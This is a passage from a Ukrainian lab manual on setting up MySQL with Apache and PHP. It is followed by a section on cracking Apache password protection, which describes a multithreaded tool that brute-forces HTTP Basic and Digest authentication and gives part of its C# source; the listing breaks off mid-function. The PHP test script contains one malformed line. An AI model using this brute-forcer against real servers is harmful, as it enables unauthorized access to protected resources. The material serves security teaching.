


Рис. 2.68 Вікно четвертого етапу конфігурації серверу СУБД MySQL




Рис. 2.69 Вікно п'ятого етапу конфігурації серверу СУБД MySQL

8. Процес конфігурації завершується натиском кнопки Finish, показаний на рис. 2.70.




Рис. 2.70 Вікно завершального конфігурації серверу СУБД MySQL

9. Запускаємо сервер БД. Для цього виконуємо команду: C:\Program Files\MySQL\MySQL Server 5.0\bin\mysqld-nt.exe. (Для зміни настройок СУБД необхідно модифікувати конфігураційний файл СУБД my.ini, який знаходиться в теці „C:\Program Files\MySQL\MySQL Server 5.0”.) У відповідь повинно з’явитись та через короткий проміжок часу зникнути вікно сигналізації про запуск серверу.

10. Для перевірки функціонування серверу СУБД необхідно за допомогою комбінації клавіш Ctrl+Alt+Del викликати „Диспетчер задач” ОС Windows. Сервер працює, якщо його назва (mysqld-nt.exe) присутня на вкладці „Процеси”. Відповідне вікно показане на рис. 2.71. Якщо сервер не запускається, необхідно спробувати запустити його ще раз. При новому негативному результаті слід заново провести інсталяцію серверу.




Рис. 2.71 Вікно „Диспетчер задач” ОС Windows

11.В випадку успішного запуску серверу СУБД зупиняємо його за допомогою кнопки „Завершити процесс” у вікні „Диспетчер задач” ОС Windows.

Перевірка працездатності Apache, Php, MySQL в цілому.

12.У власній теці (наприклад „F:/student”) створюємо текстовий документ та записуємо в нього:

```
@echo off
```

```
C:
```

```
cd Program Files/mysql/MySQL Server 5.0/bin
```

```
mysqladmin.exe -u root shutdown
```

Зберігаємо та закриваємо файл. Перейменовуємо даний файл в stop.bat. Даний файл можливо використовувати для зупинки серверу СУБД.

13.Запускаємо сервер СУБД.

14.В теці " F:\int\home\localhost\www" створюємо текстовий документ 2.php (погоджуємо зі зміною розширення файлу).

15.Записуємо в файл 2.php програмний код:

```
<?php
```

```
print "Current PHP version: <b> ". phpversion() . "</b>";
```

```
$link = mysql_connect("localhost", "root", "") or die("Could not connect");
```

```
if( !$link ) die( mysql_error() );
```

```
$db_list = mysql_list_dbs($link);
```

```
while ($row = mysql_fetch_object($db_list))
```

```
{
```

```
echo "<h3>Database \"\"$.row->Database.\"\"</h3>\n";
```

```
$result = mysql_list_tables($row->Database);
```

```
if(!$result) die( "DB Error, could not list tables\n MySQL Error:
```

```
".mysql_error() );
```

```
else {
```

```
while ($row = mysql_fetch_row($result))
```

```
print "Table: $row[0]<br>";
```

```

mysql_free_result($result);
}
}
?>

```

Зберігаємо та закриваємо файл 2.php

16. Запускаємо Веб-сервер.

17. В адресному рядку браузера набираємо `http://localhost/2.php` та натискаємо кнопку „Переход”

18. У відповідь повинно відкритись, показане на рис. 2.72 вікно з інформацією про версію Php та параметри СУБД MySQL.




Рис. 2.72 Вікно перевірки працездатності Apache, Php, MySQL

19. В випадку негативного результату слід зупинити Веб-сервер та сервер СУБД. Перевірити та виправити неправильні настройки (можливі помилки в настройках Apache, Php, MySQL). Заново запустити Веб-сервер та сервер СУБД. Впевнитись в працездатності пакету.

Питання для самоперевірки

1. Як перевірити працездатність пакету Apache, Php, MySQL в цілому?
2. Як перевірити функціонування серверу MySQL?
3. Як запустити сервер MySQL?
4. Як зупинити сервер MySQL?
5. Як створити bat-файл для зупинки серверу MySQL?
6. Що значить вибір опції "Include Bin Directory in Windows PATH" у вікні четвертого етапу конфігурації СУБД?
7. Як перевірити запис шляху до теки з бінарними файлами СУБД в змінну PATH операційної системи Windows?
8. Навіщо проводиться запис шляху до теки з бінарними файлами СУБД в змінну PATH операційної системи Windows?
9. Чи можливо змінити конфігураційні параметри MySQL в процесі її функціонування?
10. Чи можливо змінити теку в якій встановлена MySQL в процесі її функціонування?
11. Що значить вибір опції "Configure the MySQL Server now" під час установки СУБД?
12. Як змінити установочну теку СУБД MySQL?
13. Чи пов'язане функціонування СУБД MySQL з функціонуванням Веб-серверу Apache?
14. Чи пов'язане функціонування СУБД MySQL з функціонуванням інтерпретатора Php?
15. Чи можливо встановити СУБД MySQL без встановленого Веб-серверу Apache?
16. Чи можливо встановити СУБД MySQL без встановленого інтерпретатора Php?
17. Чи потрібно перезапустити Веб-сервер Apache після установки СУБД MySQL?

4. ЗЛАМ ПАРОЛЬНОГО ЗАХИСТУ ВЕБ-СЕРВЕРУ АРАСНЕ

Коротка характеристика роботи програми

Можливі два варіанти підбору: підбір методом прямого перебору всіх паролів за заданим набором символів та підбір за словником. Підбір виконується шляхом посилки http-запитів та отримання і аналізу http-відповідей. Для пришвидшення підбору, він може виконуватись в декілька потоків. Кожний запит виконується як окремий потік. Максимальна кількість потоків, що виконуються паралельно задається. Як тільки всі паролі перебрані, або пароль співпав, видається відповідне повідомлення і підбір завершується. Підбір може бути скасовано або призупинено шляхом натискання на відповідні кнопки. При підборі автоматично визначається середня швидкість підбору, завдяки чому можна визначити оптимальну кількість потоків.

Інструкція користувача

Інтерфейс користувача проказано на рис. 4.1. Необхідно ввести у програму дані про підключення, а саме: адресу сервера (1), порт підключення (21), локальний шлях до ресурсу під паролем на сайті (2), ім'я хосту, що передаватиметься в запитах (3). У відповідному полі (4) вибирається ім'я користувача, для якого підбиратиметься пароль. Підбір паролю можна виконувати як методом прямого перебору, так і за словником. Це вибирається за допомогою елементу керування (20). За замовчуванням вибрано метод прямого перебору.

Для методу прямого перебору необхідно вказати набір символів, з яких може складатися пароль (5) (за ними і проводитиметься перебір), а також початковий і кінцевий пароль. Підбір виконується починаючи з вказаного початкового паролю (можна вказати порожній рядок) зі збільшенням довжини паролю після перебору всіх паролів меншої довжини, поки не буде досягнуто вказаного кінцевого паролю. Для методу зі словником в текстовому полі словника (19) записуються всі можливі паролі (кожний

пароль в окремому рядку). При цьому виводиться загальна кількість паролів у словнику (17). Авторизація може бути як базовою, так і цифровою (MD5). За замовчуванням виконується базова авторизація. Для вибору цифрової авторизації використовується елемент (9).

Для запуску перебору використовується кнопка "Старт" (10). Процес може бути призупинено (11) та продовжено (10) відповідними кнопками. Процес може бути завершено кнопкою "Стоп" (12). При роботі користувачу надається інформація про процес перебору: кількість вже перевічених паролів (13), поточний пароль, на якому знаходиться програма (14), середня швидкість перебору (15), час перебору (18). Результат роботи програми виводиться в поле (16) та супроводжується відповідним повідомленням.




Рис. 4.1

Елементи керування:

- 1 - поле вводу адреси сервера;
- 2 - поле вводу локального URI ресурсу;
- 3 - поле вводу імені хосту;
- 4 - поле вводу імені користувача;
- 5 - поле вводу набору символів для прямого перебору;
- 6 - поле вводу початкового паролю для перебору;
- 7 - поле вводу кінцевого паролю для перебору;
- 8 - поле для вводу кількості потоків;
- 9 - вибір методу цифрової авторизації;
- 10 - кнопка старту;
- 11 - кнопка паузи;
- 12 - кнопка зупинки;
- 13 - кількість вже перевічених паролів;
- 14 - останній пароль, що перевіряється;
- 15 - середня швидкість підбору;
- 16 - поле виводу результату підбору;
- 17 - кількість паролів в словнику;
- 18 - загальний час підбору;
- 19 - словник паролів;
- 20 - вибір методу підбору за словником;
- 21 - поле вводу порту підключення.

Приклади роботи програми показано на рис. 4.2 та рис. 4.3.




Рис. 4.2. Приклад успішного підбору паролю з використанням словника




Рис. 4.3. Приклад успішного підбору паролю прямим перебором

Текст програми наведено в лістингу 1.

Лістинг 1

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Windows.Forms;

namespace ZI
{
    static class Program
    {
        /// <summary>
        /// The main entry point for the application.
        /// </summary>
        [STAThread]
        static void Main()
        {
            Application.EnableVisualStyles();
            Application.SetCompatibleTextRenderingDefault(false);
            Application.Run(new Form1());
        }
    }
}

using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading;

namespace ZI
{
    class Proc
    {

```



```

public string uri;
public string host;
public string login;
public string pass;
public string server;
public string port;

public Proc(string u, string h, string l, string p, string s, string pr)
{
    uri = u;
    host = h;
    login = l;
    pass = p;
    server = s;
    port = pr;
}
}

using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Linq;
using System.Text;
using System.Windows.Forms;
using System.Net;
using System.Net.Sockets;
using System.Security.Cryptography;
using System.Threading;
using System.Collections;

namespace ZI
{
    public partial class Form1 : Form
    {
        int procs = 0;
        string pass = null;
        string curpass = "";
        int curpassi = 0;
        int passn = 0;
        bool Flg;
        bool FPaus;
        bool FDig;
        Thread[] thrs;
        Thread bgthr;

        ReaderWriterLock rwl = new ReaderWriterLock();
        ReaderWriterLock prwl = new ReaderWriterLock();

        public Form1()
        {
            Form.CheckForIllegalCrossThreadCalls = false;
            InitializeComponent();
        }

        public string CreateNonce()
        {
            string rand = RandomString(10);
            return (Convert.ToBase64String(Encoding.UTF8.GetBytes(rand)));
        }

        private string RandomString(int size)
        {

```

```

    StringBuilder builder = new StringBuilder();
    Random random = new Random();
    char ch;
    for (int i = 0; i < size; i++)
    {
        ch = Convert.ToChar(Convert.ToInt32(Math.Floor(26 * random.NextDouble() + 65)));
        builder.Append(ch);
    }
    return builder.ToString();
}

public string CreateCNonce()
{
    string rand = RandomString(10);
    Byte[] bytes = Encoding.UTF8.GetBytes(rand);
    return ToHex(bytes);
}

public string ToHex(byte[] inputBytes)
{
    StringBuilder str = new StringBuilder();
    foreach (byte b in inputBytes)
    {
        str.Append(String.Format("{0:x2}", b));
    }
    return str.ToString();
}

public string GenerateDigest(string username, string password, string realm, string uri, string nonce, string
cnonce, string qop, string nc)
{
    MD5 md5 = MD5.Create();

    // A1 = User:Realm:Password
    StringBuilder A1 = new StringBuilder();
    A1.Append(username);
    A1.Append(":");
    A1.Append(realm);
    A1.Append(":");
    A1.Append(password);
    byte[] bytesA1 = Encoding.UTF8.GetBytes(A1.ToString());
    byte[] bytesMD5Hash = md5.ComputeHash(bytesA1);
    string H1 = ToHex(bytesMD5Hash);

    // A2 = Method/URI
    StringBuilder A2 = new StringBuilder();
    A2.Append("GET");
    A2.Append(":");
    A2.Append(uri);
    byte[] bytesA2 = Encoding.UTF8.GetBytes(A2.ToString());
    byte[] bytesA2MD5Hash = md5.ComputeHash(bytesA2);
    string H2 = ToHex(bytesA2MD5Hash);

    // A3 = H1 + ":" + nonce + ":" + nc + ":" + cnonce + ":" + qop + ":" + H2
    StringBuilder A3 = new StringBuilder();
    A3.Append(H1);
    A3.Append(":");
    A3.Append(nonce);
    A3.Append(":");
    A3.Append(nc);
    A3.Append(":");
    A3.Append(cnonce);
    A3.Append(":");

```

```

    A3.Append(qop);
    A3.Append(":");
    A3.Append(H2);
    byte[] bytesA3 = Encoding.UTF8.GetBytes(A3.ToString());
    byte[] bytesA3MD5Hash = md5.ComputeHash(bytesA3);

    return ToHex(bytesA3MD5Hash);
}

public string GenerateHeader(string username, string realm, string nonce, string uri, string qop, string nc, string
cnonce, string digest)
{
    return string.Format("Authorization: Digest username=\"{0}\", realm=\"{1}\", nonce=\"{2}\", uri=\"{3}\",
algorithm=MD5, qop=\"{4}\", nc={5}, cnonce=\"{6}\", response=\"{7}\"", username, realm, nonce, uri, qop, nc,
cnonce, digest);
}

byte[] AuthRequest(string uri, string host, string login, string pass)
{
    string authstr = login + ":" + pass;
    byte[] pbuf = new byte[authstr.Length];
    for (int i = 0; i < authstr.Length; ++i)
    {
        pbuf[i] = (byte)authstr[i];
    }
    int pcount = authstr.Length;
    byte[] buf = new byte[1024];
    string req = "GET " + uri + " HTTP/1.1\r\nHost: " + host + "\r\nAccept: text/html, application/xml;q=0.9,
application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1\r\nAuthorization: Basic ";
    int ti = 0;
    for (int i = 0; i < req.Length; ++i, ++ti)
    {
        buf[ti] = (byte)req[i];
    }
